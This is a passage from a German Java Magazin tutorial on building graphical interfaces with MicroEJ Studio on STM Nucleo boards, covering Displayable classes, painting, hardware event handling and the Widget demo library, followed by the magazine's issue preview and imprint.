Wundern Sie sich nicht über die unterschiedlichen Importe: Die beiden Klassen sind in verschiedenen Paketen beheimatet.

Nachdem die Klasse in einem kompilierbaren Format ist, befehlen sie über Project | Clean eine Rekompilation der gesamten Projektmappe.

Leider führt die Erkennung der Activity-Klasse nicht dazu, dass MicroEJ Studio den Rest der Arbeitsumgebung automatisch dem neuen Betriebszustand anpasst. Hierzu müssen wir die Klasse im ersten Schritt in ein definiertes Paket verschieben, da die Verwendung des Defaultpakets die Anpassung der Manifest-Datei unmöglich macht. Im nächsten Schritt schnappen wir uns das Manifest, und fügen nach folgendem Schema eine Activity-Deklaration hinzu:

```
. . .
Application-Description: SUSGUI1
Application-Activities: com.tamoggemon.susgui1.
                                        SUSActivity
```

Wie weiter oben gilt auch hier, dass an dieser Stelle eine manuelle Reinigung der Projektstruktur notwendig ist. Lohn der Mühen ist nun die in **Abbildung 2** gezeigte Generierung eines Aktivators für die neue Activity.

An dieser Stelle können wir das Programm erstmals, und zwar im




Abb. 2: Wenn alles richtig eingerichtet ist, kümmert sich Ivy um die Errichtung des Scaffolding-Codes

Simulator, starten. Da wir keine Drawels anliefern, erscheint nur ein schwarzer virtueller Bildschirm.

Zeichnen wie in alten Tagen

STMicroelectronics stattet seine Nucleo-Boards mit hochwertigen Displays aus. Als der Autor in den Elektroniksektor zurückkehrte, waren die Boards so sehr als Prozessrechner begehrt, dass STMicroelectronics diese Nutzung in den Endbenutzerlizenzverträgen komplett untersagte.

Für die eigentliche Anzeige von Inhalten benötigen wir abermals eine *Displayable*-Klasse, die wir nach dem folgenden Schema (unter Nutzung der im MicroEJ SDK integrierten Automatikvervollständigungsfunktion) als Skelett generieren lassen. MicroEJ SDK generiert dabei von Haus aus die in Listing 3 gezeigte Klasse, die aus zwei Methoden besteht.

Neben der für die Generierung der Bildschirminhalte verantwortlichen Methode *Paint* finden wir hier *GetController*, die übrigens null zurückliefern darf. Der GUI-Stack implementiert im Hintergrund das MVC-Pattern: Einzelne Displayables können bzw. müssen einen Controller anliefern, der für die Entgegennahme von *Displayable* betreffenden Ereignissen verantwortlich ist.

Ein Kompilationsversuch informiert uns über das Fehlen des Constructors. Diesem Problem schaffen wir mit folgendem Code Abhilfe:

```
public class SUSDisplayable extends Displayable {

  public SUSDisplayable() {
    super(Display.getDefaultDisplay());
  }
```

Durch Aufrufen der Methode *Display.getDefaultDisplay()* weisen wir die Arbeitsumgebung dazu an, das vom Erzeuger des Board Support Package als Standard vorgesehene Display für die Ausgabe der Inhalte zu verwenden. Im nächsten Schritt können wir mit der Generierung der anzuzeigenden Inhalte beginnen (Listing 4).

Der in Listing 4 gezeigte Code füllt das Display mit roter Farbe. Das mag keine besondere Leistung darstellen, erlaubt aber das Überprüfen der korrekten Funktion der Zeichenroutine.

Bei der Arbeit mit Prozessrechnerdisplays ist es empfehlenswert, weiße und schwarze Displays zu vermeiden. Weiß ist nicht ratsam, weil viele Displaycontroller im Leerlauf einen weißen Inhalt darstellen. Schwarz führt bei der Verwendung organischer Displays zu einem toten Schirmbild, was die Unterscheidung zwischen Hardwarefehler und schlafendem Bildschirm erschwert.

Wer das Programm im vorliegenden Zustand auf den Prozessrechner schickt, sieht nach der Installation immer noch nur das Startmenü – ein Klick auf das Programmsymbol sorgt nur dafür, dass der Callout *On* über dem Icon erscheint. Wer die *Displayable*-Klasse zur Anzeige von Bildschirminhalten animieren möchte, muss sie in den Lebenszyklus integrieren (Listing 5).

Nach dieser Anpassung können Sie das Programm ausführen, um sich an einem komplett roten Display zu erfreuen.

Entgegennahme von Ereignissen

Unser Nucleo ist neben dem Touchscreen auch mit zwei Knöpfen ausgestattet – während der eine einen Reset des Prozessors auslöst, dürfen Sie den anderen zur Aktivierung beliebiger Ereignisse in Ihrer Programmlogik einspannen.

Zur Entgegennahme der Events müssen wir eine Instanz der Klasse *EventHandler* bereitstellen. Das lässt sich bequem im Rahmen des *Displayable* erledigen – dass es den Regeln des MVC-Patterns nicht zu 100 Prozent entspricht, sei angemerkt (Listing 6). Beachten Sie, dass Sie den Controller noch ans System zurückliefern müssen. Die MicroEJ-Firmware wäre sonst nämlich nicht in der Lage, den Eventhandler zu finden.

Als Nächstes fordern wir die IDE dazu auf, die fehlenden Methoden für uns automatisch zu generieren. Das führt zur Hinzufügung der folgenden Methode:

```
  @Override
  public boolean handleEvent(int event) {
    return false;
  }
```

Listing 3

```
public class SUSDisplayable extends Displayable {
  @Override
  public void paint(GraphicsContext g) {

  }

  @Override
  public EventHandler getController() {
    return null;
  }

}
```

Listing 4

```
@Override
public void paint(GraphicsContext g) {
  g.setColor(Colors.RED);
  int width = getDisplay().getWidth();
  int height = getDisplay().getHeight();
  g.fillRect(0, 0, width, height);
}
```

Listing 5

```
@Override
public void onStart() {
  displayable = new SUSDisplayable();
  displayable.show();
}
@Override
public void onStop() {
  this.displayable.hide();
  this.displayable = null;
}
```

Aufmerksame Entwickler bemerken, dass der Aufruf der Methode durch Übergabe eines einzelnen Integers erfolgt. Das liegt daran, dass Embedded-Systeme bis zu einem gewissen Grad custom sind. Der Entwickler des BSP kann beliebige eigene Ereignisse festlegen, die von der in Java gehaltenen Applikationslogik zu verarbeiten sind. Würde man die Event-Verarbeitung in MicroEJ wie ein gewöhnliches Java-Programm realisieren, so käme es bei Anpassungen im nativen Teil immer auch zu Änderungen des Java-Programms. Der vorliegende Weg ist insofern angenehmer, als jedes Ereignis anhand einer ID im Backend mit Zusatzinformationen aufgewertet werden kann.

Auf Java-Seite findet sich eine zusätzliche Event-Klasse, die bei Reflektion unter anderem die Elemente in Listing 7 zu Tage fördert.

In der ebenfalls beiliegenden Kommentierung findet sich unter anderem der folgende Hinweis, der den Aufbau der von MicroEJ angelieferten Event Integers beschreibt:

```
* event : type (8-bit) + generatorID (8-bit) + data (16-bit)<br>
```

Die ersten 16 Typen sind für die MicroEJ Runtime reserviert, was dem Entwickler bis zu 240 hauseigene Hardwareereignisse offenlässt.

Unsere nächste Amtshandlung ist das Herausfinden des Ereignistyps, der vom blauen Knopf ausgelöst wird. Hierzu legen wir im ersten Schritt ein Flag an, das auf einen negativen Wert initialisiert wird:

```
public class SUSDisplayable extends Displayable implements EventHandler {
  int myEventID = -1;
```

Die Vorgehensweise des Einschreibens eines sicher ungültigen Werts in ein Speicherfeld ist eine im Embedded-Bereich häufig zu beobachtende Vorgehensweise. Die Verarbeitungsroutine prüft im ersten Schritt, ob das jeweilige Feld den ungültigen Startwert oder einen anderen Wert enthält – auf diese Art und Weise lässt sich unbürokratisch feststellen, ob der jeweilige Wert von der Hardware berührt wurde. Darauf folgt eine Anpassung von *handleEvent*:

```
@Override
public boolean handleEvent(int event) {
  this.myEventID = Event.getType(event);
  repaint();
  return false;
}
```

Als Erstes nutzen wir die statische Klasse *Event*, um mit ihrer *GetId*-Methode die Event-ID zu ermitteln. Diese wandert danach in die Flag, der Aufruf *repaint* löst eine Neuzeichnung des *Displayable* aus. Analog zur klassischen AWT gilt auch in MicroEJ, dass das Neuzeichnen der am Bildschirm erscheinenden Elemente ausschließlich vom Framework ausgelöst werden darf, der Entwickler muss durch Aufruf von *repaint* einen Antrag stellen.

Das Zurückgeben von False informiert das Betriebssystem darüber, dass die Verarbeitung dieses Ereignisses noch nicht abgeschlossen ist.

Als Nächstes benötigen wir eine Zeichenroutine, die neben dem bereits bekannten Code zum Leeren des Bildschirms nun auch die Ausgabe für uns erledigt (Listing 8).

An dieser Stelle können Sie das Programm entweder in den Simulator oder auf ein Board schicken, und sowohl den Touchscreen als auch den blauen Knopf berühren. Achten Sie darauf, dass der schwarze Knopf einen Hardwarereset auslöst; **Abbildung 3** und **Abbildung 4** zeigen, dass STMicroelectronics den blauen Knopf nicht über ein MicroEJ Event, sondern über eine hauseigene Ereignis-ID in den Java-Code exponiert.

Listing 6

```
public class SUSDisplayable extends Displayable implements EventHandler {
  . . .
  @Override
  public EventHandler getController() {
    return this;
  }
}
```

Listing 7

```
public class Event {
  public static final int COMMAND = 0x00;
  public static final int BUTTON = 0x01;
  public static final int KEYBOARD = 0x02;
  public static final int POINTER = 0x03;
  public static final int KEYPAD = 0x04;
  public static final int STATE = 0x05;
```

Listing 8

```
  @Override
  public void paint(GraphicsContext g) {
    . . .
    if (this.myEventID != -1) {
      Font font = Font.getFont(Font.LATIN, 26, Font.STYLE_PLAIN);
      g.setColor(Colors.BLACK);
      g.setFont(font);
      g.drawString("Knopf: " + Integer.toString(this.myEventID), 50, 50,
        GraphicsContext.HCENTER | GraphicsContext.VCENTER);
    }

  }
```




Abb. 3: Der Knopf generiert ein Ereignis mit der ID 16 ...




Abb. 4: ... während sich das Touchscreen-Event in der weiter oben gezeigten statischen Liste wiederfindet

Für die eigentliche Ereignisverarbeitung mit MicroEJ findet sich unter [3] ein vollwertiges Beispiel, das alle in der Stammfirmware implementierten Ereignisse demonstriert.

Die eigentliche Verarbeitung beginnt dabei immer mit der Vereinzelung der angelieferten Informationen. Über *getType* und *getData* beschaffen wir im ersten Schritt zwei Integers, die das Beispiel danach an für jedes Ereignis optimierte Handler weiterreichen:

```
int type = Event.getType(event);
int data = Event.getData(event);
switch (type) {
case Event.COMMAND:
  showCommand(data);
  break;
```

Aus Platzgründen wollen wir uns hier auf die Behandlung von Command Events beschränken. Ein eingehendes Command wird unter Nutzung der statischen Elemente der *Command*-Klasse weiter reflektiert, um mehr Informationen über die Art des aufgetretenen Ereignisses zu gewinnen:

```
private void showCommand(int data) {
  . . .
  switch (data) {
  case Command.ESC: System.out.println("ESC"); break;
```

Wer ein Ereignis eines anderen Typs entgegennehmen muss, muss logischerweise die zum jeweiligen Ereignis gehörenden Klasse verwenden. Ein vom Entwickler im nativen Code angelegtes Event wird dann naturgemäß durch eine weitere hauseigene Java-Klasse fortgerechnet.

Automatische GUI-Generierung

An dieser Stelle könnten wir nach Belieben mit Linien, Rechtecken und Gradienten Steuerelemente zusammenbauen. Diese technisch durchaus interessante Vorgehensweise ist in der Praxis nur wenig lohnend, weshalb wir nun die in der Einleitung erwähnte Bibliothek online nehmen wollen.

Für erste Gehversuche bietet sich das unter [4] bereitstehende Sample an – laden Sie das Archiv herunter, um es danach im MicroEJ Studio zu laden. Lohn der Mühen ist die Projektmappe */com.microej.demo.widget*, die im ersten Schritt zwecks Aktualisierung der Ivy-Verzeichnisse mittels Clean All rekompiliert wird. In der für die Kompilationssteuerung verantwortlichen Datei *module.*

Listing 9

```
public class MainActivity implements Activity {
  @Override
  public String getID() {
    return "DemoWidget"; //$NON-NLS-1$
  }

  @Override
  public void onStart() {
    WidgetsDemo.start();
  }

  @Override
  public void onStop() {
    WidgetsDemo.stop();
  }
}
```

Listing 10

```
Desktop = new Desktop() {
  @Override
  public boolean handleEvent(int event) {
    int type = Event.getType(event);
    . . .
    return super.handleEvent(event);
  }
};
Panel = new Panel();
Panel.setWidget(TransitionContainer);
Panel.showFullScreen(Desktop);
Desktop.show();
```

ivy finden wir die folgende Passage, die ebenfalls eine Gruppe von Bibliotheken lädt:

```
<dependency org="ej.library.runtime" name="components" rev="3.3.0"/>
<dependency org="ej.library.ui" name="widget" rev="2.4.0"/>
<dependency org="ej.library.util" name="exit" rev="1.2.0"/>

<dependency org="ej.library.wadapps" name="framework" rev="1.10.0"/>
```

Die Inbetriebnahme des Samples erfolgt dann wie gewohnt durch einen Rechtsklick, für einen ersten Test reicht der Simulator aus. MicroEJ Studio bietet interessanterweise zwei Einsprungpunkte an – neben der Datei *WidgetsDemo* gibt es im automatisch generierten Programm einen weiteren Einsprungpunkt namens *WidgetDemoEntryPoint*. Wir wollen in den folgenden Schritten aber die *WidgetsDemo* auswählen und einen Start befehlen, der mit den von Haus aus vorgegebenen Einstellungen einen neuen Simulatorstart auslöst.

Analog zu Googles Demoapplikationen setzt auch I2ST im ersten Schritt auf eine Liste (**Abb. 5**). Das Anklicken der einzelnen Einträge öffnet dann ein Unterfenster, das die jeweiligen Komponenten im Detail demonstriert. **Abbildung 6** zeigt, was Sie beim Anklicken der Option Basic Widgets Picto offeriert bekommen.

An dieser Stelle können wir uns auf die Suche nach dem Einsprungpunkt begeben. Im Paket *com.microej.demo.widget* finden wir die Deklaration der *MainActivity*, die neben dem Zurückgeben einer ID nur die beiden Lebenszyklusereignisse voll implementiert, also mit Logik im Code (Listing 9).

Die auf den ersten Blick ominöse Klasse *WidgetsDemo* befindet sich ebenfalls in diesem Paket. Besonders interessant an ihr ist, dass sich hier eine klassische *main*-Methode findet, die ihrerseits die *start*-Methode der Klasse anfeuert:

```
public static void main(String[] args) {
  start();
}
```

Die Methode *start* beginnt abermals mit einem Aufruf der *start*-Methode von MicroUI: Auch bei der Arbeit mit Widgets Library ist der darunterliegende MicroUI-Stack unbedingt erforderlich:

```
public static void start() {
  MicroUI.start();
  StylesheetPopulator.initialize();
  TransitionContainer = newTransitionContainer();
  mainPage = new MainPage();
  showMainPage();
```

Nach der Bereitstellung einiger Primitiva beginnt die Generierung der eigentlichen Steuerelemente (Listing 10).

Wie geht es weiter?

An dieser Stelle können wir unsere *WidgetDemo* ausführen und mit den angezeigten Steuerelementen herumspielen. Bisher wissen wir nicht, was im Hintergrund passiert. Die Arbeit mit Vektorgrafiken, Rastergrafiken und Piktogrammen ist im Embedded-Bereich allerdings wichtig, weil sie die Abwägung der Ressourcen erlaubt. Im nächsten Teil der Reihe werden wir uns damit im Detail auseinandersetzen und mehr über die Widgets-Library lernen. Bleiben Sie dem Autor treu, denn die Arbeit im Embedded-Bereich bleibt spannend.

Abb. 5: Inspiration durch Google ist nicht von der Hand zu weisen




Abb. 6: Die Steuerelemente sehen desktopreif aus

Tam Hanna befasst sich seit der Zeit des Palm IIIc mit der Programmierung und Anwendung von Handcomputern. Er entwickelt Programme für diverse Plattformen, betreibt Onlinenewsdienste zum Thema und steht für Fragen, Trainings und Vorträge gern zur Verfügung.

tamhan@tamoggemon.com **@tamhanna**

Crazy Electronics Lab | @tam.hanna

Links & Literatur

[1] https://docs.microej.com/en/latest/glossary.html

[2] https://github.com/MicroEJ/How-To/tree/master/StandaloneToSandboxed

[3] https://github.com/MicroEJ/Example-Standalone-Foundation-Libraries/blob/master/com.microej.example.foundation.microui.input/src/main/java/com/microej/example/foundation/microui/input/EventHandlerImpl.java

[4] https://github.com/MicroEJ/Demo-Widget

Vorschau auf die Ausgabe 1.2021

FX & Foxi: Schwerpunkt zu Java FX

In der nächsten Ausgabe werfen wir einen Blick auf das just erschienene Java FX 15 und dessen neueste Features, lassen aber auch die Zukunft in Form von Java FX 16 nicht außer Acht. Denn obwohl viele denken, dass Java FX ein alter Hut ist, da Oracle die Langzeitunterstützung eingestellt hat, handelt es sich im Gegenteil um eine äußerst businessfreundliche Technologie, die nicht einfach links liegengelassen werden sollte. Warum? Das wird im Interview mit Java Champion und Gluon-Mitgründer Johan Vos zu klären sein. Zudem wollen wir das Zusammenspiel von Java FX und Graal VM untersuchen und haben auch sonst noch einiges auf der Schwerpunktagenda stehen.

Aus redaktionellen Gründen können sich Themen kurzfristig ändern.

Die nächste Ausgabe erscheint am 2. Dezember 2020

Querschau

windows .developer — **Ausgabe 10.2020** | www.windows-developer.de

- **Angular – quo vadis?**
- **Container-Services in Azure**
- **Ein historisches 3D-Heimcomputermuseum in Unity**

entwickler magazin — **Ausgabe 5.2020** | www.entwickler-magazin.de

- **Gestatten, Node.js: Das große Tutorial**
- **PHP Exceptions strukturieren: Wie man Fehler effizient behandelt**
- **GitLab und Rancher: Moderne Tools für Continuous Integration**

entwicklerspezial — **Ausgabe 3.2020** | www.entwickler-magazin.de

- **Kontinuierlich mehr automatisieren: Trends 2020**
- **Jenkins-less CI/CD mit Kubernetes**
- **PHP: Containerisiert und in Kubernetes deployt**

Inserenten

Verlag:
Software & Support Media GmbH

Anschrift der Redaktion:
Java Magazin
Software & Support Media GmbH
Schwedlerstraße 8
D-60314 Frankfurt am Main
Tel. +49 (0) 69 630089-0
Fax. +49 (0) 69 630089-89
redaktion@javamagazin.de
www.javamagazin.de

Chefredakteur: Sebastian Meyen
Redaktion: Dominik Mohilo, Marius Nied, Hartmut Schlosser
Chefin vom Dienst/Leitung Schlussredaktion: Frauke Pesch
Schlussredaktion: Jonas Bergmeister, Dr. Anne Lorenz
Leitung Grafik & Produktion: Jens Mainz
Layout, Titel: Tobias Dorn, Simon Hufnagel, Dominique Kalbassi, Theresa Radig, Bianca Röder, Maria Rudi, Sibel Sarli, Sandra Schalk, Vincent Schlothauer, Michael Schütze

Autoren dieser Ausgabe:
Elena Bochkor, Thomas Darimont, Hendrik Ebbers, Arnold Franke, Tam Hanna, Michael Hofmann, Dr. Annegret Junker, Dr. Veikko Krypczyk, Arne Limburg, Hendrik Müller, Anzela Minosi, Sandra Parsick, Axel Rengstorf, Henning Schwentner, Falk Sippach, Manfred Steyer, Johannes Unterstein, Michael Vitz, Tim Zöller

Anzeigenverkauf:
Software & Support Media GmbH
Anika Stock
Tel.: +49 (0) 69 630089-22
Fax: +49 (0) 69 630089-89
anika.stock@sandsmedia.com

Es gilt die Anzeigenpreisliste Mediadaten 2020

Pressevertrieb:
PressUp GmbH
Tel +49(0) 40 386666109
www.pressup.de

Druck: Westdeutsche Verlags- und Druckerei GmbH
Kurhessenstraße 4 – 6
64546 Mörfelden-Walldorf

ISSN: 1619-795X

Abonnement und Betreuung:
Leserservice Java Magazin
65341 Eltville
Tel.: +49 (0) 6123 9238-239
Fax: +49 (0) 6123 9238-244
javamagazin@vuservice.de

Abonnementpreise der Zeitschrift:

Inland:	12 Ausgaben	€ 118,80
Europ. Ausland:	12 Ausgaben	€ 134,80
Studentenpreis (Inland)	12 Ausgaben	€ 95,00
Studentenpreis (Ausland):	12 Ausgaben	€ 105,30

Einzelverkaufspreis:

Deutschland:	€ 9,80
Österreich:	€ 10,80
Schweiz:	sFr 19,50
Luxemburg:	€ 11,15

Erscheinungsweise: monatlich